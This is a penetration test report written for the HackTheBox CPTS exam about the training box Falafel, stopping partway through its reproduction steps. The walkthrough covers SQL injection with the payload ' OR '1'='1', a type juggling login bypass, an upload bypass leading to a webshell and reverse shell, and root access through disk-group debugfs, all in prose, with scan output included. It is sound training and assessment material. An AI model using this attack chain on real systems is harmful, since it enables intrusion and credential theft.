HACKTHEBOX

Penetration Test

HTB - Falafel

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Falafel

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Falafel Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Falafel ("Falafel" herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Falafel's internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Falafel, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a "Black Box" approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Falafel's externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Falafel.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.73	falafel.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Falafel, Jan Mevius identified 6 findings that threaten the confidentiality, integrity, and availability of Falafel's information systems. The findings were categorized by severity level, with 2 of the findings being assigned a critical-risk rating, 2 high-risk, 2 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

A security assessment was conducted on one of the company's systems, and the tester was able to gain full administrative access. The attack began with identifying publicly accessible services and a configuration file that inadvertently disclosed internal information. The system's login functionality allowed for manipulation, eventually exposing sensitive user credentials. From there, the tester accessed private sections of the platform, ultimately uploading and executing malicious files.

The attacker then escalated their access by exploiting poor file validation, reused passwords, and misconfigurations in the system's user permissions. One user's mistake exposed a password on the screen, and finally, the system was completely taken over by extracting secure credentials from the machine’s core storage.

This sequence of events highlights several critical weaknesses: misconfigured access controls, improper input validation, weak password hygiene, and overly permissive system permissions. Each of these can be mitigated through best practices in secure development, system hardening, and regular security reviews.

Falafel should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization’s ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Falafel provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 6 findings that pose a material risk to Falafel's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Falafel's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 Critical**, **2 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection in Login Form	26
2	9.1 (Critical)	File Upload Filter Bypass via Filename Truncation	28

#	Severity Level	Finding Name	Page
3	8.1 (High)	PHP Type Juggling Authentication Bypass	30
4	7.8 (High)	Root Access Gained via disk Group Membership and debugfs	31
5	6.1 (Medium)	Hardcoded Database Credentials in Web Application	34
6	5.3 (Medium)	Excessive Group Permissions Allowing Framebuffer Access	36

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Falafel the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough


Jan Mevius performed the following to fully compromise the network.

1. A port scan nmap revealed that SSH (port 22) and HTTP (port 80) services were running.
2. The scan also identified the presence of a `robots.txt` file, which interestingly referenced a .txt entry. Using Gobuster, the tester discovered a file named cyberlaw.txt.
3. Visiting `cyberlaw.txt` displayed a message from a user named `chris` mentioning exploitation of an image upload feature.
4. The main webpage showed a login portal. Inputting "test" as username gave a generic error. Using "chris" returned a more specific `"Wrong Identification: chris"` message, confirming it as a valid user.
5. A basic SQL injection `' OR '1'='1` in the username field returned `"Wrong Identification: admin"`, suggesting SQL injection vulnerability and revealing "admin" as another valid username.
6. The tester saved the login request using Burp Suite for deeper analysis.
7. Using SQLMap, the tester successfully extracted usernames and password hashes (MD5) from the database. "Chris"'s hash was cracked.
8. After logging in as Chris, the tester saw a message mentioning "juggler" and "juggling", hinting at PHP type juggling.
9. PHP type juggling allows certain specially crafted strings (magic hashes) to be treated as equal under loose comparison (==). One such value found on hacktricks matched the admin hash, allowing admin login.
10. As admin, the tester accessed the image upload feature. Direct PHP uploads were blocked, but a `.php.gif` file was accepted.
11. A length restriction hinted by a note allowed bypass using a filename of `A*232 + .php.gif`. This truncated the `.gif` extension server-side, treating it as a `.php` file.
12. A webshell was uploaded to the server via the upload form, hosted via a Python webserver.
13. A reverse shell was triggered from the webshell, granting shell access as the `www-data` user.
14. Enumeration revealed two users: `moshe` and `yossi`.
15. Database credentials for `moshe` were found in `/var/www/html/connection.php`.
16. These credentials were reused for SSH, and the tester successfully logged in as `moshe`.

17. LinPEAS enumeration didn't show typical privilege escalation paths but the tester noted that `moshe` was part of the unusual video group, potentially giving access to framebuffer devices.
18. The tool also showed that `yossi` was currently logged in.
19. The tester accessed `/dev/fb0` (framebuffer device) to take a screenshot and determined resolution from `/sys/class/graphics/fb0/virtual_size`.
20. Opening the raw screenshot using Photopea, the tester saw that `yossi` mistakenly typed his password instead of his username while attempting a password change.
21. Switching to `yossi` using `su`, the tester found `yossi` was part of the `disk` group, which grants elevated permissions on disk-level operations.
22. The tester identified the disk where `/` was mounted and used `debugfs` to browse the filesystem and access root's private SSH key.
23. The key was copied back, permissions set, and used to SSH into the system as `root`, fully compromising the machine.

Detailed reproduction steps for this attack chain are as follows:


A port scan using nmap revealed that two services were accessible from the internet: SSH on port 22 and HTTP on port 80.



```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 10:20 CEST
Nmap scan report for falafel.htb (10.10.10.73)
Host is up (0.019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Falafel Lovers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/falafel/nmap/deepscan.
```


Figure 1: nmap scan

The `robots.txt` file was identified during the scan and contained a blacklisting of .txt files. The tester performed a directory brute-force attack using wordlists focused on .txt extensions and discovered the presence of `cyberlaw.txt`.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/dir]
└─$ gobuster dir -u http://falafel.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -x .txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://falafel.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://falafel.htb/images/]
/uploads              (Status: 301) [Size: 312] [--> http://falafel.htb/uploads/]
/assets               (Status: 301) [Size: 311] [--> http://falafel.htb/assets/]
/css                  (Status: 301) [Size: 308] [--> http://falafel.htb/css/]
/js                   (Status: 301) [Size: 307] [--> http://falafel.htb/js/]
/robots.txt           (Status: 200) [Size: 30]
/cyberlaw.txt         (Status: 200) [Size: 804]
```

Figure 2: gobuster scan



```
From: Falafel Network Admin (admin@falafel.htb)
Subject: URGENT!! MALICIOUS SITE TAKE OVER!
Date: November 25, 2017 3:30:58 PM PDT
To: lawyers@falafel.htb, devs@falafel.htb
Delivery-Date: Tue, 25 Nov 2017 15:31:01 -0700
Mime-Version: 1.0
X-Spam-Status: score=3.7 tests=DNS_FROM_RFC_POST, HTML_00_10, HTML_MESSAGE, HTML_SHORT_LENGTH version=3.1.7
X-Spam-Level: ***

A user named "chris" has informed me that he could log into MY account without knowing the password,
then take FULL CONTROL of the website using the image upload feature.
We got a cyber protection on the login form, and a senior php developer worked on filtering the URL of the upload,
so I have no idea how he did it.

Dear lawyers, please handle him. I believe Cyberlaw is on our side.
Dear develpors, fix this broken site ASAP.

        ~admin
```

Figure 3: cyberlaw.txt

The main webpage hosted a login form. Submitting the username test produced a generic error message, whereas using `chris` as the username triggered a more specific response: `"Wrong Identification: chris"`. This suggested that `chris` was a valid username in the system.





Figure 4: Login with test



Login

Username :


chris

Password :

Wrong identification : chris

Figure 5: Login with chris

